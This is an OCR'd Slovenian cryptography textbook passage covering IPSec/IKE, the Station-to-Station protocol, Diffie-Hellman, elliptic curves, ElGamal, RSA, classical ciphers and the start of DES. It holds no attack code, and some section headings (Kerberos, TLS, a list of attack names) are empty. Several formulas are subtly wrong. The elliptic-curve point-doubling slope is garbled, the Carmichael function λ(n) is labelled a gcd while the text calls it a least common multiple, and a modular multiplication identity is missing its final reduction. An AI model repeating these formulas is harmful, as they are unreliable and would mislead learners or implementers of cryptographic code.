SA (Security Association) je eden bistvenih pojmov v IPSec, definiran je s trojčkom:
(SPI, IP ciljni naslov, Service Identifier (ki označuje ali overjanje ali ESP)).
Če hočeta dve vozlišči uporabiti IPSec, se morata dogovoriti za eno (overitev) ali dve (overitev in tajnost (šifriranje)) SA. To dosežeta z IKE (Internet Key Exchange) protokolom. IKE vključuje šifriranje z javnim ključem, ustrezna teoretična podlaga zanj pa je tako imenovan STS (Station-To-Station)

protokol. Za alternativo lahko IPSec za vzpostavitve ustreznih SA uporabi tudi simetrično šifriranje. V tem primeru izbere KINK (Kerberized Internet Negotiation of Keys).

10.7 IKE (Internet Key Exchange) protokol

IKE protokol gradi na Oakley protokolu in ISAKMP (Internet Security Association and Key Management) protokolu ter uporablja Diffie-Hellman izmenjavo za vzpostavitev deljenega, skrivnega ključa za sejo. IKE je razdeljen v dve fazi, v prvi med entitetama vzpostavimo varen, overjen komunikacijski kanal za prenos sporočil. To izvedemo z Diffie-Hellman izmenjavo ključa. Rezultat je ena, dvosmerna ISAKMP SA. Prva faza lahko deluje V Glavnem načinu (Main Mode) ali Agresivnem načinu (Aggressive Mode).
V drugi fazi IKE uporabi komunikacijski kanal iz prve faze za dogovor SA za IPSec. Rezultat sta najmanj dve enosmerni SA (ena za vstop – inbound, ena za navzven – outbound). Druga faza dela v Hitrem načinu (Quick Mode), ki je sestavljena z naslednjih korakov:

1. Računalnika z IPSec izmenjata zahteve glede zaščite prenašanih podatkov (vrsta IP protokola (AH ali ESP), hash algoritma (MD5, SHA-1), šifrirni algoritem, kadar se uporablja (3DES, DES, AES (IKEv2)). Če dogovor uspe se vzpostavita vhodna in izhodna SA.
2. Podatki ključa za sejo se osvežijo oziroma izmenjajo. Nastanejo novi deljeni, skrivni ključi za nadaljnjo šifriranje, overjanje in preverjanje celovitosti podatkov.
3. Ključi in SA-ji, skupaj s SPI (Security Parameter Index), se posredujejo IPSec gonilniku

IKE v osnovi izvira iz leta 1998 in nima mehanizmov za delovanje preko NAT (Network Address Translation), podporo mobilnosti, podpore za internetno telefonijo, odpornosti na blokado delovanja (Denial-of-Service DoS napad). Zato je trenutno v uporabi protokol IKEv2, ki poleg ostalega vsebuje vse našteto. Osnovni IKE je vgrajen v operacijske sisteme Windows začenši z Windows 2000 ter razne Linux-e, omrežne naprave itd.

10.8 STS (Station-to-Station) protokol

STS je šifrirni protokol za dogovor o šifrirnem ključu in nudi overitev entitet, z uporabo mehanizma Diffie-Hellman. Je tudi teoretična osnova za protokol IKE. Preden ga lahko uporabimo morata obe strani imeti svoj javno/zasebni par ključev za elektronsko podpisovanje. Izbrati morata tudi parametre s katerimi bosta nato tvorili ključ za sejo. Ti parametri so predvsem ciklična grupa *p* in njen generator *g*.

Osnovni (Basic) STS postopek je sledeč:

1. Entiteta A generira naključno število *x,* izračuna g^x in to pošlje entiteti B
2. Entiteta B generira naključno število *y,* izračuna g^y, šifrirni ključ seje $K=(g^x)^y mod\ p$, s svojim privatnim ključem elektronsko podpiše par (g^y, g^x) - vrstni red je pomemben, šifrira elektronski podpis s ključem *K* in pošlje nazaj entiteti A
3. A izračuna $K=(g^y)^x mod\ p$ in ima tako še ona ključ seje *K*, ne da bi se ključ *K* sam prenašal po omrežju, ki je lahko potencialno nevarno. Zatem s tem ključem dešifrira elektronski podpis B in ga preveri z B-jevim javnim ključem, da vidi, če je v njem dejansko par (g^y, g^x). Potem A s svojim privatnim ključem elektronsko podpiše par (g^x, g^y) - tudi tu je vrstni red pomemben, ter šifrira s *K* in pošlje B.
4. B dešifrira elektronski podpis in preveri, če je v njem res par (g^x, g^y).

Tako A in B vzpostavita skrivni ključ *K* s katerim lahko šifrirata nadaljnja sporočila, ki si jih izmenjujeta.

Poleg Osnovnega (Basic) STS protokola imamo še variacije: Polni (Full) STS, kjer si A in B izmenjata še javna ključa za elektronski podpis (če si jih še nista), Samo-overitveni (Authentication-only) STS, pri katerem ne vzpostavita ključa *K* ter STS-MAC, kadar šifriranje ni izvedljivo.

Kerberos

TLS

SSH

EAP

Tipični napadi na overitvene protokole

Message Replay

Man-in-the-Middle

Paralell Session Attack

Reflection Attack

Interleaving Attack

Attack Due to Type Flaw

Attack Due to Name Omission

Attack Due to Misuse of Cryptographic Services

VIRI IN LITERATURA

11 Asimetrično šifriranje (asymmetric cryptography)

11.1 Uvod

Asimetrično šifriranje oziroma šifriranje z javnim ključem je bilo neznano vse do sedemdesetih let 20-ega stoletja. Kot prvi so ga odkrili James H.Ellis, Clifford Cocks in Malcolm Williamson, zaposleni v angleški obveščevalni službi. Kot takšnega, ga je obveščevalna služba skrivala in uporabljala zgolj za svoje potrebe. Tako so ga nato leta 1977, kot prvi objavili Rivest, Shamir in Adleman, kot neodvisno in samostojno odkritje. Algoritem je po črkah njihovih priimkov, dobil ime RSA. RSA deluje na osnovi faktorizacije celih števil in na tako imenovanem RSA problemu. Leta 1976 sta Diffie in Hellman, pod vplivom Merkle-a odkrila izmenjavo ključev in šifriranje sporočil med dvema entitetama. Od takrat pa do danes je nastalo veliko število asimetričnih šifriranj, elektronskih podpisov, izmenjav ključev in drugih tehnik, ki spadajo k asimetričnem oziroma šifriranju z javnim ključem. Vse metode asimetričnih šifriranj so, tako ali drugače odvisne od (zelo) velikih praštevil in enosmernih funkcij (One-way Function).

11.2 Matematične osnove

Za asimetrično šifriranje je najpomembnejša algebrska struktura končni komutativni obseg oziroma končno polje .

Končno polje je definirano, kot:

Končna množica (O, +, ·) v kateri velja (za poljubne elemente a, b, c):

1. komutativnost za seštevanje: $a + b = b + a$
2. asociativnost za seštevanje: $a + (b + c) = (a + b) + c$
3. obstaja nevtralni element za seštevanje (označimo ga z oznako 0): $a + 0 = 0 + a = a$
4. poljubni element a ima nasprotni element $-a$, tako da velja: $a + (-a) = (-a) + a = 0$
5. komutativnost za množenje: $a \cdot b = b \cdot a$
6. asociativnost za množenje: $a \cdot (b \cdot c) = (a \cdot b) \cdot c$
7. distributivnost (z leve in z desne strani), ki povezuje seštevanje in množenje:
   $a \cdot (b + c) = (a \cdot b) + (a \cdot c)$
   $(a + b) \cdot c = (a \cdot c) + (b \cdot c)$
8. obstaja nevtralni element za množenje, ki ga označimo 1 (enota), in je različen od nevtralnega elementa za seštevanje (0):
   $1 \cdot a = a \cdot 1 = a$
9. za vsak od 0 različen element a obstaja inverzni element a^{-1}, tako da velja:
   $a \cdot a^{-1} = a^{-1} \cdot a = 1$

Posebej pomembna končna polja so tista, pri katerih je število elementov praštevilo, elementi so naravna števila, operaciji seštevanja in množenja, pa sta operaciji seštevanja in množenja po modularni aritmetiki.

(a + b) mod n = ((a mod n) + (b mod n)) mod n

(ab) mod n = ((a mod n)(b mod n))

Če je največji skupni delitelj *nsd(a, n) = 1* in če velja aa^{-1} *mod n = 1* potem je a^{-1} inverzni element

11.3 Diskretni logaritem (Discrete Logarithm)

Poleg RSA problema (uporabljen v RSA šifriranju), je diskretni logaritem druga pomembna osnova za asimetrične šifrirne algoritme (Diffie-Hellman, ElGamal, Eliptičnne krivulje,...) .

Običajni logaritem $log_a(b)$ je, kot vemo rešitev enačbe $a^x = b$ nad realnimi in kompleksnimi števili. Diskretni logaritem pa je je analogija običajnega nad končnimi, cikličnimi grupami.

Če je G končna, multiplikativna, ciklična grupa z n elementi in je g generator grupe, potem za vsak element a v G velja, da je $k = log_g\, a$ rešitev enačbe $g^k = a$. Za rešitev k velja, da je kongruentna po modulu n. Logaritem preslika vsak element grupe a v kongruenčni razred k po modulu n v kolobar naravnih števil.

Za ta logaritem zaenkrat še nimamo algoritma, ki bi ga izračunal v polinomskem času, problem je težek. Medtem pa je diskretno potenciranje lahek problem, to je, izvedljivo v polinomskem času.

11.4 Diffie-Helmann izmenjava ključa

To šifriranje omogoča, da se dve entiteti, ki se predtem ne poznata, varno dogovorita za ključ. Ta ključ lahko v nadaljevanju uporabita, za šifriranje s katerim od simetričnih algoritmov (ki so mnogo bolj učinkoviti) na primer AES, 3DES, ...

Diffie-Hellman temelji na diskretnem logaritmu. Originalna, najenostavnejša implementacija temelji na multiplikativni grupi naravnih števil po modulu *p*, ki je praštevilo večje od 2^{300} in *g*, ki je primitivni koren (primitive root) po modulu *p*. Ta implementacija poteka tako:

1. Entiteta *A* izbere svoj zasebni ključ *a* (med *1* in *p-1*) in izračuna *A =*g^a *mod p*
2. Entiteta *A* pošlje entiteti *B: A, g, p*, ki predstavljajo javni ključ entitete *A*
3. Entiteta *B* izbere svoj zasebni ključ *b* (med *1* in *p-1*) in izračuna *B =* g^b *mod p*
4. Entiteta *B* pošlje entiteti *A: B*
5. Entiteta *A* izračuna ključ *K =* B^a *mod p*
6. Entiteta *B* izračuna ključ *K =* A^b *mod p*
7. Ključ *K* je za obe entiteti enak, ker velja $g^{ab} = g^{ba}$


Takšna osnovna izmenjava ključev ima pomanjkljivost, da je podvržena tako imenovanemu posredniškemu (Man-in-the-Middle) napadu. Zato ga običajno uporabljamo ob ustrezni avtentikacijski shemi.

11.5 Eliptične krivulje

Eliptične funkcije *E* (ki jih uporabljamo pri šifriranju) so oblike $y^2 = x^3 + ax + b$ skupaj z izbrano točko v neskončnosti *O* , točko 0 .

kjer diskriminanta Δ = -16($4a^3 + 27b^2$) $\neq 0$ Eliptične krivulje so pravzaprav Abelovi tipi (Abelian Variety) – zato imajo algebrajično definirano multiplikacijo, kar jih določa za Abelove grupe. Vpeljemo operacijo grupe '+' tako, da velja: *P + Q + R = O* ali *P + Q + Q = O* ali *P + P + O = O*. Pri tem je točka *O* element identitete (to je že omenjena točka v neskončnosti *(x,∞)*, če krivuljo narišemo). Operacija deluje v splošnem tako, da če na krivulji izberemo dve točki npr. *P* in *Q* ter ju povežemo z linijo, ta preseče krivuljo še v točki *R*. Geometrični seštevek teh treh točk, da točko nič. Poleg tega lahko imamo še tri variacije tega primera:

1. Če je linija v točki *Q* tangenta na krivuljo, je *Q* dvojna točka (*Q* in *R* hkrati).
2. Če imata točki *P* in *Q* isto absciso točko *R* predstavlja točka v neskončnosti *O*.
3. Če pa imata točki *P* in *Q* ordinatno vrednost 0, je *P* dvojna točka (ki predstavlja hkrati *P* in *Q*), točko *R* pa predstavlja točka *O*



Slika 1: Operacije seštevanja treh točk na eliptični krivulji

Ta operacija ('+') pretvori eliptično krivuljo v Abelovo grupo, pri kateri točka *O* predstavlja element identitete. Takšne grupe je mogoče opisati, tako geometrično, kot algebrajično. Algebrajičen način izračuna točke $R(x_r, y_r)$ iz točk P(x_p, y_p) in $Q(x_q, y_q)$ $R = P + Q = (x_R, -y_R)$ je v primeru, da $x_p \neq x_q$ sledeč:

naklon je: $\lambda = (y_p - y_q)/(x_p - x_q)$ in
$x_r = \lambda^2 - x_p - x_q$ ter $y_r = y_p + \lambda(x_r - x_p)$

V primeru pa, da je $x_p = x_q$, imamo dve možnosti: Če velja: $y_p = -y_q$ vključno z $y_p = y_q = 0$, potem je vsota enaka 0
Če pa velja $y_P = y_Q \neq 0$ potem $R = P + P = 2P = (x_R, -y_R)$ in
izračunamo: $\lambda = ((3x_p - p)/(2y_p)$
$x_r = \lambda^2 - 2x_p$ ter $y_r = y_p + \lambda(\mathrm{x_r} - \mathrm{x_p})$

Pokazati je mogoče, da množica *K* - racionalnih točk tvori podskupino te grupe. Če eliptično krivuljo označimo z *E,* podskupino označimo z *E(K)*. Eliptične krivulje so definirane, tako na kompleksnih, kot tudi realnih, racionalnih in celoštevilčnih poljih .

Kadar se odločimo za šifriranje z eliptičnimi krivuljami (oziroma na njih ležečimi končnimi polji), se morajo entitete, ki sodelujejo v takem sistemu, sporazumeti o domenskih parametrih sheme. Izbrati moramo dovolj veliko praštevilo *p*, ki predstavlja število elementov v končnem polju, katerega elementi ležijo na eliptični krivulji z ustreznima koeficientoma *a* in *b*. Nato moramo definirati ciklično podgrupo na osnovi njenega posebnega elementa grupe, generatorja *G*, pri tem je *n* praštevilo takšno, da je *nG = O*. To praštevilo *n* je velikost podgrupe *E(Fp)* iz česar nato sledi $h = \frac{|E|}{n}$. Pri tem *h* predstavlja kofaktor, ki ne sme biti večji od 4 (po možnosti naj bo 1). Tako moramo pred uporabo izbrati (*p, a, b, G, n, h*), ki predstavljajo domenske parametre. Običajno jih izberemo iz predpripravljenih seznamov, objavljenih na spletu (NIST, SECG, ...). Če kljub temu želimo izračunati svoje lastne, moramo izbrati ustrezno končno polje, nato pa moramo izbrati strategijo, s katero najdemo eliptično krivuljo, ki ima število točk, blizu praštevilu našega polja (ki predstavlja število elementov v njem). Do števila točk, pridemo z :

1. S Shoof-ovim ali Schoof-Elkies-Atkin-ovim algoritmom
2. S Koblitzov-imi krivuljami (omogočajo enostavni izračun števila točk)
3. Izberemo število točk in s tehniko kompleksnega množenja generiramo ustrezno eliptično krivuljo.

Pri tem moramo izločiti več razredov krivulj, ker so ranljive. Najhitrejši algoritmi za rešitev diskretnega logaritma na osnovi eliptičnih krivulj so ranga kvadratnega korena na potenco. Tako, da dobimo 128 bitno varnost s poljem F_q, mora biti $q \approx 2^{256}$. Če to primerjamo s RSA šifriranjem, pridemo do rezultata, da moramo za ekvivalentno varnost pri slednjem uporabiti 3072 bitna ključa.

11.6 Diffie-Helmann z eliptičnimi krivuljami

Dve entiteti, ki imata v posesti iste domenske parametre ter izbran javni in zasebni ključ, lahko vzpostavita skupen skrivni ključ, ki ga uporabita za nadaljnjo šifrirano komunikacijo s simetričnim algoritmom (npr. AES, 3DES ...). Javni ključ je točka na krivulji, zasebni pa naključno število (manjše

od n). Javni ključ izračunamo, tako da pomnožimo točko G na krivulji (generator grupe) z zasebnim ključem.

1. Entiteti *A* in *B* se dogovorita za domenske parametre (*p, a, b, G, n,h*)
2. Entiteta *A* izbere svoj zasebni ključ d_A (naključno celo število med *1* in *n – 1*) in javni ključ Q_A (za katerega velja $Q_A = d_A G$)
3. Enako izbere entiteta *B*, ključa d_B in Q_B
4. Entiteti si morata izmenjati svoja javna ključa
5. Entiteta *A* izračuna $(x_k, y_k) = d_A Q_B$
6. Entiteta *B* izračuna $k = d_B Q_A$
7. Skrivni ključ je x_k (*x* koordinata točke)

Obe entiteti izračunata isti ključ, saj velja: $d_A Q_B = d_A d_B G = d_B d_A G = d_B Q_A$

11.7 Elgamal šifriranje

To šifriranje je opisal Taher ElGamal leta 1985. ElGamal šifriranje z javnim ključem tudi temelji na Diffie-Hellman izmenjavi ključa. ElGamal šifriranje lahko definiramo na poljubni ciklični grupi *G*. Prednost ElGamal pred Diffie-Hellman je v tem, da ElGamal poleg izmenjave ključa, omogoča tudi prenos šifriranih sporočil (podobno, kot RSA). Sam postopek je sledeč :

1. Generiranje ključa:
   1.1. Izberemo (veliko) naključno praštevilo *p*
   1.2. Izračunamo multiplikativen generator *g* iz polja *p* elementov (to je element, s katerim lahko preko potenciranja dosežemo vsak element v polju)
   1.3. Iz množice elementov med *0* in *p-1* naključno izberemo element *x*, ki predstavlja zasebni ključ Entitete *A*.
   1.4. Izračunamo *y* - javni ključ Entitete *A* iz: $y=g^x \ mod \ p$
   1.5. Entiteta *A* objavi svoj javni ključ (*y, g, p*), element *x* pa shrani, kot svoj zasebni ključ.
2. Šifriranje: če hoče Entiteta *B* poslati Entiteti *A* šifrirano sporočilo $m < p$:
   2.1. Naključno izbere ključ *k* iz množice elementov med *0* in *p-1*
   2.2. Izračuna: $c_1 = g^k \ mod \ p$
   2.3. Izračuna: $c_2 = y^k m \ mod \ p$
   2.4. Pošlje Entiteti *A*: (c_1, c_2)
3. Dešifriranje: Entiteta A lahko dešifrira sporočilo, ki ji je ga poslala *B* tako:
   3.1. $m = c_2 / c_1^x \ mod \ p$
   3.2. Lažje izračunamo z $m = c_2 c_1^{p-x} \ mod \ p$

Težavnost šifriranja je prav tako, kot pri Diffie-Hellman, rešitev diskretnega logaritma. Tudi tu moramo v praksi uporabiti ustrezno dopolnjevanje (padding), sicer je algoritem ranljiv (npr. pred napadom z izbranim šifriranim sporočilom – chosen ciphertext attack).

11.8.RSA

RSA algoritem za šifriranje z javnim ključem so, kot smo v uvodu navedli, najprej odkrili v angleški obveščevalni službi leta 1973. Ta ga ni razkrila, dokler ga niso (ponovno) odkrili Rivest, Shamir in Adleman leta 1977. Algoritem temelji na produktu dveh (velikih) praštevil. Po današnjih postopkih takega produkta še vedno ne znamo faktorizirat v polinomskem času.

Aritmetika po modulu je matematična osnova za šifrirno metodo RSA .

11.8.1 Generiranje ključev za RSA

Za RSA potrebujemo par ključev od katerih je eden, ki je javen in ga lahko poznajo vsi (še dobro je, če ga poznajo vsi) in zasebnega, privatnega, ki ga sme poznati, imeti le lastnik.
Postopek kreiranja javnega in zasebnega ključa, je naslednji :

1. Poiščemo dve dovolj veliki (npr. 2048 bitni) praštevili *p* in *q*
2. Ti dve praštevili zmnožimo in dobimo *n = pq* (*n* je modul, tako za javni, kot tudi zasebni ključ).
3. Nato izračunamo, koliko števil z *n* nima skupnega faktorja večjega od *1* torej so relativna praštevila. V našem primeru je to *φ(pq) = (p-1)(q-1)*
4. V nadaljevanju izberemo naravno število *e* večje od *1* in manjše od *φ(pq)* in sta z *φ(pq)* relativni praštevili. To število skupaj z n predstavlja javni ključ in zaradi varnosti ne sme biti premajhno.
5. S pomočjo modularne aritmetike razrešimo kongruenčno relacijo *de ≡ 1 (mod φ(pq)).* Z drugimi besedami: *ed – 1* je sodo deljivo z *(p-1)(q-1)*. To je rešljivo z razširjenim Evklidovim algoritmom (extended Euclidean algorithm). Tako nato število *d*, ki mora ostati tajno, skupaj z *n* pri RSA šifriranju predstavlja zasebni ključ.

Namesto *φ(pq)* največji skupni delitelj lahko uporabimo λ*(n) = nsd(p-1, q-1)* najmanjši skupni večkratnik

11.8.2 Šifriranje in dešifriranje z RSA

Ko imamo enkrat javni in privatni ključ, šifriranje poteka tako :

Entiteta *B*, ki želi poslati šifrirano sporočilo Entiteti *A*, potrebuje njen javni ključ *(n, e).* Svoje sporočilo *S* preko dogovorjenega dopolnjevanja (Padding Schemes), pretvori v naravno število *0 < s < n* in spremeni v šifrirano sporočilo *š*:

$s^e \equiv š \pmod n$

Entiteta *A* prejme šifrirano sporočilo *š* in ga s svojim zasebnim ključem *(d, n)* dešifrira nazaj v *s* in iz *s* z obratom dopolnjevanja v *S*:

$š^d \equiv s \pmod n$

PKSC#1 je prvi standard za RSA šifriranje. Definira matematične definicije in lastnosti javnega in privatnega ključa, kot so jih določili v podjetju RSA Laboratories

Dopolnjevanje (Padding Schemes) je potrebno zato, da se izognemo varnostnim pomanjkljivostim, ki obstajajo v RSA šifriranju, kot je podano v osnovi.
Ključi morajo biti dolgi najmanj1024 bitov, kar je trenutno (2010) še varno (pa kmalu ne bo več). Za nove projekte je zato priporočljivo uporabiti 2048 ali 4096 bitne ključe. Zavedati pa se moramo, da zato šifriranje in dešifriranje traja dalj časa.

11.8.3 Razdeljevanje ključev

Distribucijo ključev moramo zavarovati pred »posredniškimi« napadi (Man-in-the-Middle). Pred tem se večinoma ščitimo z elektronskimi certifikati (digital certificates) in drugimi gradniki infrastrukture javnih ključev (PKI – Public Key Infrastructure) .

11.9 Sklep

Asimetrično šifriranje je zelo pomembno in njegova uporaba se naglo širi, saj je brez šifriranja (zelo pomembna so tudi druga področja šifriranja, npr. simetrično, zgoščevalne funkcije, overitve...) nemogoče omogočiti tajnost in celovitost podatkov, tako v omrežjih kot neposredno na računalniku. To je posebej pomembno v današnjem (in prihodnjem) časa, ko je tako veliko brezžičnih komunikacij, ki jim je lahko prisluškovati.
Izzivov je več, asimetrično šifriranje računsko zahtevno – trenutno je najbolj učinkovit Diffie-Helman z eliptičnimi krivuljami – izboljšati je torej treba časovno zahtevnost, v algoritmih so lahko napake, ki jih raziskujejo kripto analitiki, če jih najdejo, je treba algoritem popraviti ali zamenjati. Zato je potrebno šifriranje stalno izpopolnjevati. Vse večji izziv je tudi kvantno šifriranje (npr. vsi v prispevku opisani algoritmi so ranljivi na Shor-ov kvantni algoritem, k sreči je do izdelave dovolj zmogljivega kvantnega računalnika še daleč).
Pri implementaciji šifrirnih algoritmov v praksi, je treba upoštevati več situacij, ki jih lahko napadalec izkoristi in tako odkrije vsebino in/ali šifrirni ključ .

11.10 Viri in literatura

Wenbo Mao, Modern Cryptography, Hewlett-Packard Company, 2004

http://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange, 2011.

http://en.wikipedia.org/wiki/Elliptic_curve_cryptography, 2011

http://en.wikipedia.org/wiki/RSA, 2011.

http://en.wikipedia.org/wiki/ElGamal_encryption, 2011.

http://en.wikipedia.org/wiki/Public_key_infrastructure, 2011.

http://en.wikipedia.org/wiki/RSA_problem, 2011.

http://en.wikipedia.org/wiki/Discrete_logarithm, 2011

http://en.wikipedia.org/wiki/Elliptic_curve, 2011.

12 Simetrični šifrirni algoritmi

12.1 Uvod

Obstajata dve glavni vrsti simetričnih šifrirnih algoritmov in sicer Blokovno šifriranje (block cipher) in Tokovno šifriranje(stream cipher).V tem prispevku bomo predstavili predvsem blokovne šifrirne algoritme. Blokovno šifriranje šifrira sporočilo tako, da razdeli sporočilo na enako velike bloke in šifrira blok po blok. Medtem ko Tokovno šifriranje šifrira sproti znak po znak (oziroma točneje bit po bit). Zgodovina šifriranja je dolga, zelo znano je, da je šifriranje uporabljal že Julij Cezar, torej obstaja že več, kot 2000 let.

Ogledali si bomo več klasičnih algoritmov, nato pa nekaj zelo pomembnih Blokovnih simetričnih šifrirnih algoritmov, kot so: DES, TripleDES in AES. Slednji je tudi najbolj perspektiven blokovni šifrirni algoritem. Nazadnje bomo navedli nekaj Načinov operacij, s katerimi upravljamo s posameznimi bloki sporočila.

12.2 Klasične šifrirne metode

12.2.1 Zamenjava znakov (Substitution Cipher)

1.Preprosto šifriranje z zamenjavo znakov (Simple Substitution Ciphers) Pri tej metodi preprosto posamezni znak zamenjamo z točno določenim drugim znakom (bijektivno preslikavo) . Na primer šifriranje cifer (cifre smo izbrali zgolj za ilustracijo, da ne pišemo vseh 25 črk in primera njihove zamenjave):

0 1 2 3 4 5 6 7 8 9
3 7 0 9 1 8 2 5 4 6

S to metodo se tako število 45600 šifrira v 18233.

Za dešifriranje uporabimo obratno preslikavo, tako se šifrirano število 46399 dešifrira v 89033. Slabost tega algoritma je, posebej pri šifriranju besedila, možnost razkritja šifriranega sporočila s frekvenčno analizo. V vseh naravnih jezikih se nekatere črke in zlogi pojavljajo pogosteje kot drugi. Tako lahko, če je v šifriranem besedilu največ znakov "b" ter gre za slovenščino, sklepamo, da je zamenjava za "b" črka "n" (n je najpogostejša črka v slovenskih besedilih).

Iz zgodovine je znanih več različnih šifrirnih metod z zamenjavo znakov, posebej **Cezarjevo šifriranje**. Pri njem črko abecede zamenjamo s črko, ki je za določeno število črk naprej v abecedi. Na primer, če je to število 4, se "a" pretvori v "d", "b" v "e", "c" v "f" itd.

Cezarjevo šifriranje lahko izboljšamo z dodatkom različnih aritmetičnih operacij, kar je znano kot **afino šifriranje** (affine cipher) .

Ta preprosta šifriranja so znana, tudi kot **monoabecedna šifriranja (monoalphabetic ciphers),** ker se vsak znak nešifriranega besedila zamenja z drugim, unikatnim znakov. Zaradi tega so, kot smo rekli, še posebej ranljivi. Vseeno pa lahko s kombinacijami teh šifriranj, sestavimo relativno varen protokol .

12.2.2 Večabecedna šifriranja (Polyalphabetic Ciphers)

Šifriranje z zamenjavo znakov imenujemo večabecedno, če znak iz nešifriranega besedila zamenjamo z več, po možnosti poljubnim številom znakov v šifriranem sporočilu. Najbolj znano takšno šifriranje je Vigenerovo šifriranje.

Vigenerovo šifriranje (Vigenere Cipher) uporablja ključ ,ki je sestavljen iz več znakov. Če vsebuje na primer m znakov, nešifrirano besedilo pa n, nešifrirano besedilo razbijemo na skupine po m znakov. Potem znak nešifriranega besedila zamenjamo s pripadajočim znakom iz ključa .

Na primer: če je ključ BOJ, nešifrirano besedilo pa: JUTRI GREMO V NAPAD, lahko to šifriramo po spodnjem postopku.

JUTRI GREMO V NAPAD

BOJBO JBOJB O JBOJB

KKESŽ RSTVP L ŽBFJE

Črke spremenimo v številke od 0 (A) do 24 (Ž), črki – številki iz besedila in ključa seštejemo ter izvedemo deljenje po modulu s 25.

Znana večabecedna šifriranja so še **Šifriranje s knjigo (Book Cipher) in Hill-ovo šifriranje (Hill Cipher).**

12.2.3 Vernamovo šifriranje (Vernam Cipher)

Vernamovo šifriranje je najenostavnejše in hkrati najmočnejše, žal pa ima nekatere pomanjkljivosti, zaradi katerih se v računalniški praksi malo uporablja. Najpomembnejša težava je, da moramo za vsako nešifrirano sporočilo generirati nov ključ, torej ključ lahko uporabimo samo enkrat.

Ključ mora biti tako dolg, kot je nešifrirano sporočilo. Ključ in besedilo pretvorimo v bitno obliko in nad pripadajočimi biti izvedemo operacijo ekskluzivni ali (XOR). Dešifriranje poteka tako, da nad šifriranim besedilom (oz. sporočilom) uporabimo ključ še enkrat. Če z istim ključem šifriramo dve besedili, napadalec odkrije ključ, tako da izvede operacijo XOR med tema šifriranima besediloma (nakar obe dešifrira) . Operacija XOR je sploh za šifriranja s skritim ključem zelo pomembna, saj se uporablja v skoraj vseh modernih šifrirnih protokolih (npr. DES, 3DES, AES, ...)

12.2.4 Šifriranja s premešanjem znakov (Transposition Ciphers)

Šifriranje s premešanjem znakov imenujemo tudi **Šifriranje s permutacijo (Permutation Cipher).** Pri teh šifriranjih ne zamenjujemo znakov v sporočilu, temveč obstoječe znake premešamo, spremenimo njihov vrstni red .

Na primer: Nešifrirano besedilo razbijemo na skupine (v našem primeru po tri znake, v praksi več)

JUT RIG REM OVN APA D Permutacija pa je (2, 3, 1). Rezultat je potem:

UTJ IGR EMR VNO PAA D


Permutiranje se prav tako pogosto uporablja, kot del šifrirnih pristopov pri simetričnem šifriranju. Običajno se uporablja, kot dodatek šifriranju z zamenjavo znakov. Pogosto se pojavlja v modernih simetričnih šifriranjih, prav tako kot operacija XOR.

12.3 Moderni simetrični blokovni šifrirni algoritmi

12.3.1 DES (Data Encryption Standard)

DES je bil dolgo največ uporabljan simerični blokovni šifrirni algoritem. Temelji na Feistel-ovem omrežju (Feistel Network, Feistel Cipher, glej Sliko 1) . Sestavljen je iz začetne permutacije, 16-tih rund, za vsako od njih ima en podključ (subkey) z 48 biti in končne permutacije. Začetna in končna permutacija, ki je inverzna začetni, praktično nimata kriptografske vrednosti. DES deluje na blokih velikosti 64 bitov, ključ je v osnovi prav tako 64 biten, vendar se uporablja samo 56 bitov, preostalih 8 se ali zavrže ali pa uporabi za preverjanje integritete .

